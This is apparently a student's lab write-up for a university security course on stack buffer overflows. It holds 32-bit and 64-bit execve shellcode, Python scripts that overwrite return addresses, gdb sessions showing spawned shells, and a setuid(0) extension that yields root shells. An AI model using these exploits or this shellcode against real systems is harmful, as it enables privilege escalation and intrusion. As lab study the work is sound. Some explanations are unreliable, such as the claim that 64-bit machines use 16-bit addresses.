


# CS3230 Written Assignment 1

Wang Xinman A0180257E wang\_xinman@nus.edu.sg

## Task 1

Running both a32.out and a64.out spawned a shell:




```
a0180257e@shellcode$ls
a32.out a64.out call_shellcode.c Makefile
a0180257e@shellcode$./a32.out
$ ls
Makefile a32.out a64.out call_shellcode.c
$ exit
a0180257e@shellcode$./a64.out
$ ls
Makefile a32.out a64.out call_shellcode.c
$ ll
/bin//sh: 2: ll: not found
$ exit
a0180257e@shellcode$
```

Figure 1: Task 1

## Task 2

Running the compiled vulnerable program with a badfile consisting of a long string causes segmentation fault:



```
a0180257e@code$./stack < badfile
Input size: 115
Segmentation fault (core dumped)
```

Figure 2: Task 2

### Task 3

#### Stack Layout

Below is my illustration of the stack layout for this task:

#### Bof function stack




Figure 3: Task 3: stack

After using gdb to run the program, I found the  $\$esp$  to be at address 0xffffca70, the start of the buffer to be at address 0xffffca78, and the  $\$ebp$  to be at address 0xffffcb48. At  $\$ebp + 4$  is where the return address is stored, and that is where I intend to overwrite with the new return address.

## Exploit

Below are two screenshots of my code:

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
buffer_addr = 0xffffca78
ebp = 0xffffcb48
start_of_shellcode = ebp + 8

start = start_of_shellcode - buffer_addr
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = start_of_shellcode
offset = ret - 4 - buffer_addr

L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Figure 4: Task 3: exploit.py

As written in the code, I plan to start the shellcode at  $\$ebp + 8$ , which will be the new return address. The original return address memory space (at  $\$ebp + 4$ ) is thus overwritten to point to this new return address.

## Shell

```
a0180257e@code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack-L1-dbg...
(gdb) r
Starting program: /home/ubuntu/Downloads/code/stack-L1-dbg
Input size: 517
process 5583 is executing new program: /usr/bin/dash
$ ls
[Detaching after fork from child process 5587]
Makefile  brute-force.sh  stack      stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
badfile   exploit.py    stack-L1   stack-L2      stack-L3      stack-L4      stack.c
$
```

Figure 5: Task 3: shell

## Task 5

### Stack Layout

Below is my illustration of the stack layout for this task:




Figure 6: Task 5: stack

After using gdb to run the program, I found the start of the buffer to be at address 0x7fffffff870, and the `$rbp` to be at address 0x7fffffff9a0. At `$rbp + 8` is where the return address is stored, and that is where I intend to overwrite with the new return address.

### Overcoming Challenge

In 64-bit machines, 16 bits are used to store addresses. As such, the original return address has 0000 as its 4 most significant bits. However, if the payload contains null bytes, it will be truncated by the function `strcpy`. Thus, I cannot put my shellcode at a higher address than the memory space for return address this time. So I placed it at the start of the buffer, and set the new return address as the start of the buffer.

## Exploit

Below are two screenshots of my code:

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
    "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
    "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
    "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

#####
# Put the shellcode at start of the payload
buffer_addr = 0x7fffffff870
rbp = 0x7fffffff9a0
start_of_shellcode = buffer_addr

# New return address = &buffer
# and is at the end of the payload
ret = start_of_shellcode # &buffer
offset = rbp + 8 - buffer_addr # rbp + 8 - buffer_addr == start - 8

# Fill the content with NOP's
content = bytearray(0x90 for i in range(offset))

# Fill the shellcode and ret addr
# content[start:start + len(shellcode)] = shellcode
content[0:len(shellcode)] = shellcode
L = 8      # Use 4 for 32-bit address and 8 for 64-bit address
content += (ret).to_bytes(L,byteorder='little')

#####
```

Figure 7: Task 5: exploit file

As described, I set the shellcode to be at the start of the buffer, which is saved as the new return address. The old return address at `$rbp + 8` is overwritten with this, placed at the end of the payload.



## Shell

```
a0180257e@code$ gdb stack-L3-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack-L3-dbg...
(gdb) r
Starting program: /home/ubuntu/Downloads/code/stack-L3-dbg
Input size: 320
process 4712 is executing new program: /usr/bin/dash
$ █
```

Figure 8: Task 5: shell

## Task 7

### Shellcode Extension

The binary code for `setuid(0)` is added to both the 64-bit shellcode and the 32-bit shellcode are added to the c program file:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit: "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit: "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"

const char shellcode[] =
#ifdef __x86_64__
"\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
"\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;
```

Figure 9: Task 7: setuid

### Shell

Below is a screenshot of getting to the root shells (as denoted by the `#` as prompt) for both `a32.out` and `a64.out`:

```
a0180257e@shellcode$ ./a32.out
# exit
a0180257e@shellcode$ ./a64.out
# exit
a0180257e@shellcode$ █
```

Figure 10: Task 7: shell